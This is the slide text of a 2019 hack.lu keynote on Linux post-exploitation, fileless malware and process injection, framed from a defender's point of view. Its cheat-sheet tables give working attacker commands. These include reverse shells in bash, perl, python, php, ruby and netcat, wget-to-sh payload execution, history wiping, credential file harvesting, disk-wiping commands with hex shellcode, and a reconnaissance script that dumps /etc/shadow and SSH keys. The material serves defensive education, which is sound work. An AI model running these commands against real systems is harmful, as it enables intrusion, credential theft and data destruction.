

Keynote speech:

# Fileless Malware and Process Injection in Linux

*(Linux post-exploitation from  
a blue-teamer's point of view)*

## 2019.hack.lu

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# Introduction


1. Just another security folk in day by day basis
  - Malware incident senior analyst at Forensics Group in Cyber Emergency Center of LAC in Tokyo, Japan. (lac.co.jp)
  - LACERT team member for global IR coordination.
  - Founder of MalwareMustDie.org (MMD), est:2012, legit NPO.
2. My community give-back:
  - Linux threat / malware awareness sharing in MMD media.
  - Lecturer/support for national education events: IPA's Security Camp, IPA's ICSCoE CISO training, DFIR & RE related workshops,
  - Supporting open source security tools with UNIX orientation like: radare2, Tsurugi DFIR Linux & MISP (IoC posts & ICS taxonomy design), and in VirusTotal community for the ELF malware support.
3. Other activities:
  - FIRST.ORG activist as curator & contributor, PC, Hackathon, etc



..my everyday activity is like this..

SCORE 1,337

LIVES 



My weekly sport / hobby (for 30 years now).

*I found that security  
and my sport is  
parallel and a nice  
metaphor to each  
other,*

*..so I will present this  
talk with sharing  
several wisdoms I  
learned in my practise.*



# Contents

1. Background
2. Post exploitation in Linux
  - Concept, Supporting tools
3. Process injection in Linux
  - Concept, Supporting tools
  - Fileless method,
4. Frameworks components to make all of these possible
  - Frameworks: concept, specifics, examples
  - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
  - Forensics perspective
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6. Appendix

# Chapter one - The Background



**Empty your memory,  
with a `free()`...  
like a pointer!**

**If you cast a pointer to a integer,  
it becomes the integer,  
if you cast a pointer to a struct,  
it becomes the struct...**

**The pointer can crash...  
and can Overflow...**

**Be a pointer my friend...**

**- Dennis Ritchie  
(behind these pics)**

# Why Linux - why post exploitation

1. Linux, now, is one of most influence OS that is so close to our lifeline.
2. Linux is everywhere, in the clouds, houses, offices, in vehicles. In the ground, in the air in in outer space. Linux is free and is an open source, and that is good. This is just its a flip side of this OS popularity..
3. Linux executable scheme are so varied in supporting many execution scenarios & when something bad happens the executable's detection ratio is not as good as Windows.
4. Linux operated device can act as many adversaries scenario: payload deliverable hosts, spy proxy, attack cushions, backdoor, attack C2, etc..
5. Post exploitation frameworks is supporting Linux platform too.



# Why Linux - why we should support linux more

1. Linux security is great in design but in some implementation is still poor:
  - Linux malware still has low detection compared to Windows or Mac
  - Linux older OS basis devices are still actively sold in the market as devices, appliance or IOT
  - Limitation in Reverse engineering on Linux that must support varied CPU architectures
2. We tried to make several examples, but still need more effort
  - More user friendliest in analysis and RE of Linux malware
  - Supporting Linux analysis tools, to make sure they are not outdated: Lynis, radare2, DFIR tool (i.e. Tsurugi)
  - Security awareness

# Linux research - a cycle to raise Linux awareness



Balance between: Achievements, Sharing, Education and Regeneration

# Linux threat research PoC - Analysis records



The MalwareMustDie Blog ([blog.malwaremustdie.org](http://blog.malwaremustdie.org))

Saturday, September 28, 2019

### MMD-0064-2019 - Linux/AirDropBot

#### Prologue

There are a lot of botnet aiming multiple architecture of Linux basis internet of thing, and this story is just one of them, but I haven't seen the one was coded like this before.

Like the most of other posts on our analysis reports in MalwareMustDie blog, this post was started from a request from a friend to take a look at a certain binary that was having low (or no) detection and at that time hasn't been categorized into a known threat ID.

This time I decided to write the report along with my style on how to reverse engineering its sample, in MIPS architecture.

So I was sent with this MIPS 32bit binary ..

```
1 cloudbot-mips: ELF 32-bit MSB executable, MIPS, MIPS-I
2 version 1 (SYSV), statically linked, stripped
```

..and according to its hash it is supposed to be a Mirai-like, (thank's to good people for the uploading the sample to VirusTotal), infact, **these are not Mirai, Remaiten, GafGyt (Qbot/Torlus base), Hajime, Luabots, nor China series DDoS binaries or Kaiten (or STD like)**. It is a newly coded Linux malware using several idea taken from existing ones.



#### About #MalwareMustDie!

MalwareMustDie(or MMD) is a registered NPO as a blue teamer whitehat security research workgroup, has been launched from August 2012, as a media for IT professionals and security researchers gathered to form a technical work flow to reduce malware infection in the internet. [\[Read More\]](#)

#### Search keyword

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# Linux threat research PoC - What we've done..



**WIKIPEDIA**  
The Free Encyclopedia

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## MalwareMustDie

From Wikipedia, the free encyclopedia


**MalwareMustDie**, NPO<sup>[1][2]</sup> as a **whitehat** security research workgroup, has been launched from August 2012. MalwareMustDie is a registered **Nonprofit organization** as a media for IT professionals and security researchers gathered to form a work flow to reduce **malware** infection in the **internet**. The group is known of their malware analysis blog.<sup>[3]</sup> They have a list<sup>[4]</sup> of **Linux malware** research and botnet analysis that they have completed. The team communicates information about malware in general and advocates for better detection for **Linux malware**.<sup>[5]</sup>

MalwareMustDie is also known for their efforts in original analysis for a new emerged malware or botnet, sharing of their found malware source code<sup>[6]</sup> to the law enforcement and security industry, operations to dismantle several malicious infrastructure,<sup>[7][8]</sup> technical analysis on specific malware's infection methods and reports for the cyber crime emerged toolkits.

Several notable internet threats that has been firstly discovered and announced by MalwareMustDie team are i.e.

- Prison Locker<sup>[9]</sup> (ransomware),
- Mayhem<sup>[10][11]</sup> (Linux botnet),
- Kelihos botnet v2<sup>[12][13]</sup>
- ZeusVM<sup>[14]</sup>
- Darkleech botnet analysis<sup>[15]</sup>
- KINS (Crime Toolkit)
- Cookie Bomb<sup>[16]</sup> (malicious PHP traffic redirection)
- Mirai<sup>[17][18][19][20]</sup>
- LuaBot<sup>[21][22]</sup>
- NyaDrop<sup>[23][24]</sup>

**MalwareMustDie**



MalwareMustDie logo

<b>Abbreviation</b>	MMD
<b>Formation</b>	August 28, 2012; 7 years ago
<b>Type</b>	Nonprofit organization & NGO
<b>Purpose</b>	Constructive research & awareness to reduce malware
<b>Headquarters</b>	Japan, Germany, France, United States
<b>Region</b>	Global
<b>Membership</b>	< 100
<b>Website</b>	malwaremustdie.org

# Linux threat research PoC - RE tips (howto)



URL: <https://www.youtube.com/watch?v=xDvwXBJPvgQ>

# Linux threat research PoC - Other accomplishments

## Contents

1. **Appetizer:** Review on vanilla UPX packers, dissection & summary of several known packers I had researched. (this part contains basic info & a nice kickstart)
2. **Some soup:** Interesting ELF packers today (a good take-away for you)
3. **Main course:** Unknown packer I spotted ITW (non-unpackable one)

In the main course part I will show the dissection of a sample or two, (my) way to unpack it, and the alleged hidden motivation of why the original binaries are packed in this way...



Point: Gaining balance between: Achievements, Sharing, Education and Regeneration

# What this talk is all about?

Fileless Malware and Process  
Injection in Linux

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# What this talk is all about..

1. I wrote this as a **blue-teamer**, in handling advanced trend in Linux intrusion as incidents analyst to build base in handling the subject (still too view guideline as blue-teamer or DFIR), NOT as pentester.
2. *This talk is about Linux security on receiving intrusion to run malicious code in the compromised system, with highlighting the Fileless, Injection process and the Framework supporting the process, **from blue-teamer point of view**, for the defense and protection purpose.*
3. It is based in Linux research we have done in MalwareMustDie, mostly unpublished (security purpose), shared as TLP AMBER. Noted: I don't use my work data from office/other places in any of these slides.



# What is our strength as Blue Teamer?

First, knowing your potential..

Blue Teamer	Red Teamer
We reversed threat better	They do reversing, but they build tools better
We mostly pick stuff, gets lazy	They're active, innovative in R&D
Many systems to protect (hardening)	Many systems to pwn (tooling)
We guard better	They probe & pwn better
OSINT better	OPSEC better

*And optimize them!*

Remember, "We all have common enemies!"

Okay! Good to know!  
Where to start?

“..Start from the skillset that  
you’re good at.”

## Chapter two- Post exploitation in Linux

*“Never ever open your weakness..”*



# About post exploitation and its Linux relation

Pentesting or red teaming, in a controlled environment, is an activity involving a usage of various tools and techniques to assess an audited system(s), by measuring its vulnerability scales, it is a security knowhow that is developed, shared, and it is supporting Linux OS.

Its activities as of: *vulnerability exploitation, gaining executable access, information collecting process and (persistence in) owning the box* methods, are well / richly written in various online documentation.

Post exploitation framework was built to support those activity in an infrastructure to make assessment the whole process to be more efficient. ..while adversaries are trying to take that benefit by adapting pentester methods and toolkits.

# Why post exploit is very applicable in Linux

1. Linux is very rich of scripting tools:
  - Shells & basic function scripts: bash, python, perl
  - Other CGI related: PHP, etc
  - Development related: Ruby, Lua Go, C?
2. Research said that 60%+ of Linux boxes are online w/vital roles:
  - Gateways
  - NAS
  - Database and other services
3. Vulnerability management in online Linux based services is hard:
  - Cloud and hosting Linux services are having slower update - pace than dedicated services..
  - Online IOTs and appliances are slower or outdated in updates
4. These all can be scanned online.

# Where we are on post exploit framework in Linux

1. Post exploitation frameworks, were started from exploitation R&D, has been started to be used as attack platforms too.  
(adversaries tend to learn & use “read-teamer” toolkits).
2. Post exploitation has becoming a popular method in recent threats (public, cyber crime & targeted ones). It was started from Windows intrusion, then aiming other OS (as “additional-option” in the beginning). This brings *Windows pwn concept to UNIX-like* landscape & in some cases it is replacing common binary intrusion basis.
3. Linux focused post-exploitation framework(s) are developed well too. This made adversaries just need “to script” instead of “to code” exploit scheme, where fileless method & new Linux file systems forensics scheme are still a big obstacle for incident response.
4. Components needed as framework, i.e.: Privilege escalation, process or thread injection, fileless execution and payloads are actively developed.

Let's take a look deeper on post-exploitation

OSINT is on!



# Legacy Post Exploitation..

Fileless Malware and Process  
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# Legacy Post exploitation

## Blind Files

*These are the first information that are mostly grab-able by adversaries after entering the system*

File	Contents and Reason
<code>/etc/resolv.conf</code>	Contains the current name servers (DNS) for the system. This is a globally readable file that is less likely to trigger IDS alerts than <code>/etc/passwd</code>
<code>/etc/motd</code>	Message of the Day
<code>/etc/issue</code>	current version of distro
<code>/etc/passwd</code>	List of local users
<code>/etc/shadow</code>	List of users' passwords' hashes (requires root)
<code>/home/xxx</code> <code>/.bash_history</code>	Will give you some directory context

# Legacy Post exploitation

## Distribution checks

File	Description and/or Reason
<code>uname -a</code>	often hints at it pretty well
<code>lsb_release -d</code>	Generic command for all LSB distros
<code>/etc/os-release</code>	Generic for distros using "systemd"
<code>/etc/issue</code>	Generic but often modified
<code>cat /etc/*release</code>	OS distribution info
<code>/etc/SUSE-release</code>	Novell SUSE
<code>/etc/redhat-release, /etc/redhat_version</code>	Red Hat
<code>/etc/fedora-release</code>	Fedora
<code>/etc/slackware-release, /etc/slackware-version</code>	Slackware
<code>/etc/debian_release, /etc/debian_version</code>	Debian
<code>/etc/mandrake-release</code>	Mandrake
<code>/etc/sun-release</code>	Sun JDS
<code>/etc/release</code>	Solaris/Sparc
<code>/etc/gentoo-release</code>	Gentoo
<code>/etc/arch-release</code>	Arch Linux (file will be empty)
<code>arch</code>	OpenBSD; sample: "OpenBSD.amd64"

# Legacy Post exploitation

## No history

Command	Description and/or Reason
<code>kill -9 \$\$</code>	kill history in the shell
<code>export HISTFILE=</code>	unset the history by export
<code>unset HISTFILE</code>	unset the history (older/weaker ways)
<code>history -c</code>	other unset the history
<code>rm -rf ~/.bash_history &amp;&amp; ln -s ~/.bash_history /dev/null</code>	invasive unset the history
<code>touch ~/.bash_history</code>	invasive with touch
<code>history -c</code>	space or other character was added
<code>zsh% unset HISTFILE HISTSIZE</code>	other unset the history
<code>tcsh% set history=0</code>	other unset the history
<code>bash\$ set +o history</code>	other unset the history
<code>ksh\$ unset HISTFILE</code>	other unset the history
<code>find / -type f -exec {}</code>	forensics nightmare

# Legacy Post exploitation

## System Information

Command	Description and/or Reason		
uname -a	Prints the kernel version, arch, sometimes distro	getenforce	Get the status of SELinux (Enforcing, Permissive or Disabled)
ps aux	List all running processes	dmesg	Informations from the last system boot
top -n 1 -d	Print process, 1 is a number of lines	lspci	prints all PCI buses and devices
id	Your current username, groups	lsusb	prints all USB buses and devices
arch, uname -m	Kernel processor architecture	lscpu	prints CPU information
w	who is connected, uptime and load avg	lshw	list hardware information
who -a	uptime, runlevel, tty, proceses etc.	ex	text editor, few trails if executed from "sh"
gcc -v	Returns the version of GCC.	cat /proc/cpuinfo	processor info
mysql --version	Returns the version of MySQL.	cat /proc/meminfo	memory info
perl -v	Returns the version of Perl.	du -h --max-depth=1 /	note: can cause heavy disk i/o
ruby -v	Returns the version of Ruby.	which nmap	locate a command (ie nmap or nc)
python --version	Returns the version of Python.	locate bin/nmap	checking if scanner nmap is installed
df -k	mounted fs, size, % use, dev and mount point	locate bin/nc	checking if netcat is installed
mount	mounted fs	jps -l	Java Virtual Machine Process Status Tool
last -a	Last users logged on	java -version	Returns the version of Java.

# Legacy Post exploitation

## Installed package list

Command	Description and/or Reason
<code>rpm -qa --last</code>	Redhat, all rpm
<code>yum list   grep installed</code>	CentOS (etc) yum installed list
<code>dpkg -l</code>	Debian, all packages
<code>dpkg -l   grep -i "linux-image"</code>	Debian, installed kernels
<code>dpkg --get-selections</code>	Debian/Ubuntu current state
<code>pkg_info</code>	xBSD
<code>pkginfo</code>	Solaris
<code>cd /var/db/pkg/ &amp;&amp; ls -d /</code>	Gentoo
<code>pacman -Q</code>	Arch Linux
<code>cat /etc/apt/sources.list</code>	Debian apt resource repo
<code>ls -l /etc/yum.repos.d/</code>	Yum repo
<code>cat /etc/yum.conf</code>	Yum configuration

# Legacy Post exploitation

## Networking

Command	Description and/or Reason
hostname -f	Retrieving hostname in full
ip addr show	Retrieving list of IP addresses per interface
ip ro show	Retrieving routing info
ifconfig -a	Retrieving network interface info
route -n	Retrieving routing table
cat /etc/network /interfaces	List of interface setting (Debian/Ubuntu base)
iptables -L -n -v	Iptables rules with chains information
iptables -t nat -L -n -v	Iptables NAT information
iptables-save	Iptables saved state information
netstat -anop	Network Status all
netstat -r	Network Status routing information
netstat -nltupw	root with raw sockets
arp -a	arp table
lsof -nPi	list of opened files information
cat /proc/net/*	more discreet, all networking information can be found by looking into the files under /proc/net, and this approach is less likely to trigger monitoring

# Legacy Post exploitation

## Configuration files

Command	Description and/or Reason
<code>ls -aRI /etc/ * awk '\$1 ~ /w.\$/' * grep -v lrwx 2&gt;/dev/null</code>	dir list
<code>cat /etc/issue{,.net}</code>	check issue
<code>cat /etc/master.passwd</code>	Master passwords
<code>cat /etc/group</code>	Group information
<code>cat /etc/hosts</code>	Host information
<code>cat /etc/crontab</code>	Cron scheduler data
<code>cat /etc/sysctl.conf</code>	interface to set vchanges to running kernel.
<code>for user in \$(cut -f1 -d: /etc/passwd);do echo \$user; crontab -u \$user -l;done</code>	all crons
<code>cat /etc/resolv.conf</code>	Lookup setting
<code>cat /etc/syslog.conf</code>	Syslog setting
<code>cat /etc/chttp.conf</code>	Web server Setting
<code>cat /etc/lighttpd.conf</code>	Web server Setting
<code>cat /etc/cups/cupsd.conf</code>	Printer sharing setting

<code>cat /etc/inetd.conf</code>	Xinetd daemon setting for system tasks
<code>cat /opt/lampp/etc/httpd.conf</code>	Web server Setting
<code>cat /etc/samba/smb.conf</code>	Samba server Setting
<code>cat /etc/openldap/ldap.conf</code>	LDAP server Setting
<code>cat /etc/ldap/ldap.conf</code>	LDAP server Setting
<code>cat /etc/exports</code>	Exported file system temporary (RedHat)
<code>cat /etc/auto.master</code>	Auto mount setting
<code>cat /etc/auto_master</code>	Auto mount setting
<code>cat /etc/fstab</code>	Static file system information
<code>find /etc/sysconfig/ -type f -exec cat {} ;</code>	System configuration directory (RedHat)

# Legacy Post exploitation

## Accounts

Command	Description and/or Reason		
cat /etc/passwd	local accounts	ls -alh /home/*/ssh/	list of SSH saved auth keys directory
cat /etc/shadow	password hashes on Linux	cat /home/*/ssh/authorized_keys	SSH saved auth keys
/etc/security/passwd	password hashes on AIX	cat /home/*/ssh/known_hosts	SSH saved auth hosts
cat /etc/group	groups (or /etc/gshadow)	cat /home*/.hist	history of the host
getent passwd	should dump all local, LDAP, NIS,	find /home*/.vnc /home*/.subversion -type f	checking if VNC has been installed
getent group	same for groups	grep ^ssh /home*/.hist	remote SSH auth history
pdbedit -L -w	Samba's own database	grep ^telnet /home*/.hist	remote telnet auth history
pdbedit -L -v	Samba database verbosed	grep ^mysql /home*/.hist	remote MySQL auth history
cat /etc/aliases	email aliases	cat /home*/.viminfo	vi history
find /etc -name aliases	email aliases	sudo -l	check if sudoers is no readable
getent aliases	email aliases	sudo -p	allows the sudoers to define what the password prompt
ypcat passwd	NIS password file	crontab -l	check the cron scheduler tasks
ls -alh /home*/	list of home directory info	cat /home*/.mysql_history	MySQL history



# Legacy Post exploitation

## Credentials

Files	Description and/or Reason
/etc/shadow	List of users' passwords' hashes (requires root)
/home/*/.ssh/id*	SSH keys, often passwordless
/tmp/krb5cc_*	Kerberos tickets
/tmp/krb5.keytab	Kerberos tickets
/home/*/.gnupg/secring.gpgs	PGP keys

# Legacy Post exploitation

## Seeking important files

Command	Description and/or Reason	Command	Description and/or Reason
ls -dLR */	List of directories	ls -alhtr /home	Verbose listing of home directory
ls -aLR	grep ^d	cd /home/; treels /home//.ssh/	Verbose listing of SSH config directory
find /var -type d	List of "/var" directories	find /home -type f -iname '.*history'	seek history files
ls -dl find /var -type d	Verbose listing of "/var" directories	ls -lart /etc/rc.d/	Verbose listing of autostart task files
ls -dl find /var -type d   grep -v root	Verbose listing of "/var" on root files	locate tar   grep [.]tar\$	check tar files
find /var ! -user root -type d -ls	Other verbose listing of "/var" directories	locate tgz   grep [.]tgz\$	check tgz files
find /var/log -type f -exec ls -la {} ;	Verbose listing of log directories	locate sql   grep [.]sql\$	check sq files
find / -perm -4000	find all suid files	locate settings   grep [.]php\$	check setting files
ls -alhtr /mnt	View mounted devices	locate config.inc   grep [.]php\$	check setting files
ls -alhtr /media	View mounted media	ls /home/*/id*	check id files
ls -alhtr /tmp	Verbose listing of tmp directory	.properties	grep [.]properties
find /sbin /usr/sbin /opt /lib `echo \$PATH`   'sed s:// /g' -perm /6000 -ls	find suids	locate .xml	grep [.]xml
locate rhosts	seeking rhosts		

# Legacy Post exploitation

## Reverse shelling

Command	Description and/or Reason
<code>wget http://server/file.sh -O-   sh</code>	reverse remote file execution
<code>bash -i &gt;&amp; /dev/tcp/10.0.0.1/8080 0&gt;&amp;1</code>	reverse shell ,nc, socat, TCL, awk can do the same
<code>perl -e 'use Socket; \$i="10.0.0.1"; \$p=1234; socket(S,PF_INET, SOCK_STREAM, getprotobyname("tcp")); if(connect(S,sockaddr_in(\$p,inet_aton(\$i))){ open(STDIN,"&gt;&amp;S"); open(STDOUT,"&gt;&amp;S"); open(STDERR,"&gt;&amp;S"); exec("/bin/sh -i");};'</code>	perl reverse shell
<code>python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.0.0.1",1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'</code>	python reverse shell~
<code>php -r '\$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i &lt;&amp;3 &gt;&amp;3 2&gt;&amp;3");'</code>	php reverse shell
<code>ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i; exec sprintf("/bin/sh -i &lt;&amp;%d &gt;&amp;%d 2&gt;&amp;%d",f,f,f)' nc -e /bin/sh 10.0.0.1 1234</code>	ruby reverse shell
<code>rm /tmp/f;mkfifo /tmp/f;cat /tmp/f</code>	<code>/bin/sh -i 2&gt;&amp;1</code>
<code>xterm -display 10.0.0.1:1</code>	same, with xterm
<code>Listener- Xnest :1</code>	same, with Listener
<code>ssh -NR 3333:localhost:22 user@yourhost</code>	same, with SSH
<code>nc -e /bin/sh 10.0.0.1 1234</code>	same, with netcat

# Legacy Post exploitation

## suid 0

Command	Description and/or Reason
<code>sudo -l</code>	how the sudo is set
<code>cat /etc/sudoers</code>	how the sudo is set
<code>cat /etc/shadow</code>	user passwords
<code>cat /etc/master.passwd</code>	user passwords
<code>cat /var/spool/cron/crontabs/*   cat /var/spool/cron/*</code>	ride the task
<code>lsof -nPi</code>	See what process is ready to ride
<code>ls /home//.ssh/</code>	Maybe there is a root in ssh setting
<code>ls -alh /root/</code>	see what files to ride to root
binaries that can be injected to gain root	See process injection

# Legacy Post exploitation

## Covering tracks

Command	Description and/or Reason
<code>rm -rf /</code>	recursively try to delete all files
<code>mkfs.ext3 /dev/sda</code>	Reformat listed devices, no recovery
<code>dd if=/dev/zero of=/dev/sda bs=1M</code>	Overwrite disk /dev/sda with zeros
<pre>"\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68 \x8d\x99\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83 \xc4\x74\x56"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31\xc0\x40\xeb\xf9\xe8\xbd\xff \xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x2d\x63\x00"</pre>	shellcode of <code>rm-rd /</code>

# Automation, Framework, and...

Fileless Malware and Process  
Injection in Linux

1. Background
2. Post exploitation in Linux
  - Concept, Supporting tools
3. Process injection in Linux
  - Concept, Supporting tools
  - Fileless method,
4. Components to make all of these possible
  - Frameworks: concept, specifics, examples
  - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
  - Forensics perspective
  - IR and resource management model
6. Appendix

# Automation, Framework

Well, of course, why not script them all..

```

1 echo "Collecting Information "↓
2 echo ""↓
3 echo "Files"↓
4 echo ""↓
5 echo "[*] resolv.conf"↓
6 cat /etc/resolv.conf↓
7 echo ""↓
8 echo "[*] motd"↓
9 cat /etc/motd↓
10 echo ""↓
11 echo "[*] issue"↓
12 cat /etc/issue↓
13 echo ""↓
14 echo "[*] passwd"↓
15 cat /etc/passwd↓
16 echo ""↓
17 echo "[*] shadow"↓
18 cat /etc/shadow↓
19 echo ""↓
20 echo "[*] ssh id"↓
21 cat /root/.ssh/id↓
22 echo ""↓
23 echo "System"↓
24 echo ""↓
25 echo "[*] uname"↓
26 uname -a↓
27 echo ""↓
28 echo "[*] ps aux"↓
29 ps aux↓
30 echo ""↓
31 echo "[*] w"↓
32 w↓
33 echo ""↓
34 echo "[*] mysql version"↓
35 mysql --version↓
36 echo ""↓
37 echo "[*] mount"↓
38 mount↓
40 echo "[*] crontab"↓
41 /usr/bin/crontab -l↓
42 echo ""↓
43 echo "[*] last -a"↓
44 last -a↓
45 echo ""↓
46 echo "[*] lastlog"↓
47 lastlog↓
48 echo ""↓
49 echo "Networking "↓
50 echo ""↓
51 echo "[*] hostname -f"↓
52 hostname -f↓
53 hostname↓
54 echo ""↓
55 echo "[*] ip ro show"↓
56 ip ro show↓
57 echo ""↓
58 echo "[*] interfaces"↓
59 cat /network/interfaces↓
60 echo ""↓
61 echo "[*] iptables 1"↓
62 iptables -L -n -v↓
63 echo ""↓
64 echo "[*] iptables 2"↓
65 iptables -t nat -L -n -v↓
66 echo ""↓
67 echo "[*] netstat antup"↓
68 netstat -antup↓
69 echo ""↓
70 echo "[*] arp -a"↓
71 arp -a↓
72 echo ""↓
73 echo "[*] lsof"↓
74 lsof -nPi↓
75 echo ""↓
76 echo "Finding Files"↓
77 echo ""↓
80 updatedb↓
81 echo "Done..."↓
82 echo ""↓
83 echo "[*] Tar "↓
84 locate tar | grep [.]tar$↓
85 echo ""↓
86 echo "[*] Tgz"↓
87 locate tgz | grep [.]tgz$↓
88 echo ""↓
89 echo "[*] SQL"↓
90 locate sql | grep [.]sql$↓
91 echo ""↓
92 echo "[*] PHP"↓
93 locate config.inc | grep [.]php$↓
94 echo ""↓
95 echo "[*] properties"↓
96 ls /home//id.properties | grep [.]properties #↓
97 echo ""↓
98 echo "[*] XML"↓
99 locate *.xml | grep [.]xml # java/.net config files↓
100 echo ""↓
101 echo "[*] TXT"↓
102 find / -name *.txt↓
103 echo ""↓
104 echo "[*] DOC"↓
105 find / -name *.doc↓
106 echo ""↓
107 echo "[*] XLS"↓
108 find / -name *.xls↓
109 echo ""↓
110 echo "[*] CSV"↓
111 find / -name *.csv↓
112 echo ""↓
113 echo "[*] PDF"↓
114 find / -name *.pdf↓
115 echo ""↓

```

# Automation, Framework

These frameworks support Linux pwnage..(meterpreter)

```
msf > use post/linux/gather/checkvm
msf post(checkvm) > show options
```

Module options (post/linux/gather/checkvm):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on.

```
msf post(checkvm) > run
```

